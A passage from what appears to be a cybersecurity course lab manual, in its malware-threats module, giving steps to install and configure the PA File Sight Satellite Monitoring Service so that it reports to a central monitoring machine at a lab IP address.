
16. Follow the wizard-driven installation steps to install the application.
17. In the final step of the installation, make sure that the **Start the PA File Sight Satellite Monitoring Service** and **Configure the PA File Sight Satellite service** options are checked; then, click **Finish**.

Module 07 – Malware Threats




18. The **Configure Satellite Monitoring Service** window appears; type the **Windows 11** IP address into the **Central monitoring service address** field along with port **8000**. Leave the other settings to default and click **Apply Settings**.


Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.



